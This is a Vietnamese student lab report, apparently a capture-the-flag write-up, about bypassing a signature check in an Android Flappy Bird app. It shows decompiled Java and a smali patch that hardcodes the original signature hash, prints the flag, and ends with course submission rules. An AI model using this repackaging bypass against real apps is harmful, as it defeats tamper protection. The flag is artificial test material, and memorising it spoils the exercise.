
Sau khi  tìm kiếm thì phát hiện có chương trình ghi signature vào log .

```
public class LogHelper {
    private static final String DATE_FORMAT = "yyyy-MM-dd HH:mm:ss";
    private static final String LOG_DIRECTORY_NAME = "logs";
    private static final String LOG_FILE_NAME = "app.log";
    private static final String LOG_TAG = "LogHelper";

    public static String gameInfo(Context var0) {
        Log.d("LOG:", "In game info");

        try {
            Signature[] var4 = var0.getPackageManager().getPackageInfo(var0.getPackageName(), 64).signatures;
            int var1 = var4.length;
            StringBuilder var2 = new StringBuilder();
            var2.append(var4[0].toString());
            var2.append(String.valueOf(var1));
            byte[] var5 = var2.toString().getBytes();
            String var6 = Base64.encodeToString(MessageDigest.getInstance("MD5").digest(var5), 0);
            return var6;
        } catch (NoSuchAlgorithmException | PackageManager.NameNotFoundException var3) {
            return "Info Error";
        }
    }

    private static String getCurrentTimestamp() {
```

Chương trình sẽ ghi signature của ta  vào :
/data/user/0/com.example.fishi.flappybird/files/logs
Sau khi kiểm tra thì đúng vậy :
Phiên  bản gốc và sau khi chỉnh sửa có signature khác nhau:
+Gốc





+Chỉnh sửa :



Vậy ta chỉnh cần chỉnh lại hàm game info để in signature ban đầu :

```
25
26  .method public static gameInfo(Landroid/content/Context;)Ljava/lang/String;
27      .locals 3
28
29      const-string v0, "LOG:"
30
31      const-string v1, "In game info"
32
33      .line 68
34      invoke-static {v0, v1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
35
36      .line 71
37
38      const-string p0,"/Y0axpu01ZmBMzmoeOMAJQ=="
39      return-object p0
40  .end method
41
```

Sau khi build lại thì chỉ cần đạt được 1 điểm là sẽ có flag :




**flag{ck0n_vj3c_kh0_d3_d4n_d4u}**

---

***Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này***

# YÊU CẦU CHUNG

– Sinh viên tìm hiểu và thực hành theo hướng dẫn.

– Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).

– Sinh viên báo cáo kết quả thực hiện và nộp bài.

**Báo cáo:**

– File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.

– Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.

– Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

*Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*

– Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.

– Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.

– Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá**: Sinh viên hiểu và tự thực hiện. Khuyến khích:

– Chuẩn bị tốt.

– Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**